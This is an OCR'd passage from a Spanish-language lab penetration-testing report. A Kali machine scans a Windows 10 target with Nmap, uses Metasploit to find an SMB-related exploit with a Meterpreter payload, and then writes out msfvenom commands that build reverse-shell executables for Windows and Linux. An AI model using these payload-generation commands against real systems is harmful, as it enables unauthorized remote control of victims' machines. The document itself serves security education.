


Fuente: Propia.

En la Máquina objetivo se identificó el Sistema Operativo Windows 10 Home, de 64 bits, con un procesador x64.

Mediante la consola de comandos del Windows 10, se pudo obtener la dirección IP de la Máquina objetivo (10.0.2.12), Figura 26.


Figura 26. Identificación de la dirección IP de la Máquina objetivo.



Fuente: Propia.


En las Figuras 27 a la 30, se puede observar el estado del Sistema de Seguridad de Windows, el cual se encuentre: Desactivado.

Figura 27. Sistema de Seguridad de Windows.




Fuente: Propia.

Figura 28. Sistema de Seguridad de Windows.




Fuente: Propia.

Figura 29. Sistema de Seguridad de Windows.



Fuente: Propia.

Figura 30. Sistema de Seguridad de Windows.



Fuente: Propia.


5.2 HERRAMIENTAS UTILIZADAS EN LA IDENTIFICACIÓN DE LOS FALLOS DE SEGURIDAD

En el proceso de identificación de los posibles fallos de seguridad, se utilizaron las Herramientas Kali Linux, Nmap y Metaesploit.

5.2.1 Proceso Manual de Escaneo: De la Figura 31, se puede observar el resultado del escaneo en Modo “Stealth”, realizado a la Máquina víctima, desde la Máquina Kali Linux, utilizando la Herramienta Nmap[21], se observan los Puertos 135, 139 y 445 TCP abiertos.

[21] FreeCodeCamp. Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos. Consultado el 15 de marzo de 2024, https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

Figura 31. Escaneo Modo “Stealth”.



Fuente: Propia.


Podemos observar en el resultado del escaneo en Modo “Stealth”, se nos muestran varios puertos abiertos de la Máquina víctima, así como el estado de dichos puertos, los servicios que corren a través de ellos con sus respectivas versiones, además de indicarnos el Sistema Operativo que tiene esta Máquina.

A partir de los hallazgos realizados, iniciamos Matesploit Framework[22], en la consola de Kali Linux, con el fin de realizar una búsqueda de las posibles vulnerabilidades existentes en los servicios detectados en la máquina víctima.

[22] RAPID7. Metasploit Framework: Accessing MSFconsole. Consultado el 22 de marzo de 2024, https://docs.rapid7.com/metasploit/msf-overview/

En la Figura 32, podemos observar el proceso de inicio del Metasploit Framework.

Figura 32. Inicio de Metasploit Framework.




Fuente: Propia.

De las Figuras 33 a la Figura 35, podemos observar el proceso del “search”[23] o identificación de las vulnerabilidades asociadas a los servicios identificados en la máquina víctima, así como la identificación de un posible Exploit y la respectiva configuración de sus Opciones.


[23] RAPID7. Modules: Module Search. Consultado el 2 de abril de 2024, https://docs.rapid7.com/metasploit/modules/

Figura 33. Uso de la Opción “Search”, en la búsqueda de vulnerabilidades de los servicios activos en la máquina objetivo.



Fuente: Propia.


Figura 34. Hallazgo y uso del exploit encontrado en la búsqueda de Metasploit.



Fuente: Propia.

La búsqueda realizada con Metasploit Framework, nos muestra el hallazgo de un exploit, el cual tiene relación con un Payload asociado con la creación de una conexión reversa a partir de la utilización de Meterpreter.

Figura 35. Uso y Opciones del exploit hallado.



Fuente: Propia.

Hasta el momento hemos podido observar el proceso de hallazgo, uso y configuración de exploits, a partir de una búsqueda manual de los servicios, sus versiones y las posibles vulnerabilidades asociadas a estos, en la máquina víctima, utilizando Nmap.

Además del escaneo manual realizado a partir de la Herramienta Nmap, realizado de manera manual, se pueden utilizar herramientas que permiten la creación de PAYLOADS ajustados a las condiciones identificadas en la víctima.

5.2.2 Uso de MSFVENOM: A continuación, mostraremos una alternativa para la realización de este ataque, que nos permitirá obtener una conexión reversa desde la Máquina víctima, a partir del uso de la Herramienta “MSFVENOM”.

Msfvenom es una herramienta de línea de comandos que se utiliza para generar payloads personalizados para una amplia variedad de sistemas operativos y arquitecturas.

Algunos Comandos utilizados en MSFVENOM:

msfvenom -l payloads: Para listas los payloads disponibles.

msfvenom -h: Para obtener ayudas.

La sintaxis para la creación de un payloads, puede la siguiente:

Para Windows


msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 --platform windows -a x64 -n 200 -e generic/none -i 4 -f exe -o reverse_shell.exe

Para Linux

msfvenom -p linux/meterpreter/reverse_tcp LHOST={nuestra_ip} LPORT=4444 -o troyano.exe

En las Figuras 36, a la Figura 38, podemos observar el uso de la Herramienta MSFVENOM en la configuración del ataque a la Máquina víctima, realizando una Shell inversa desde el objetivo.

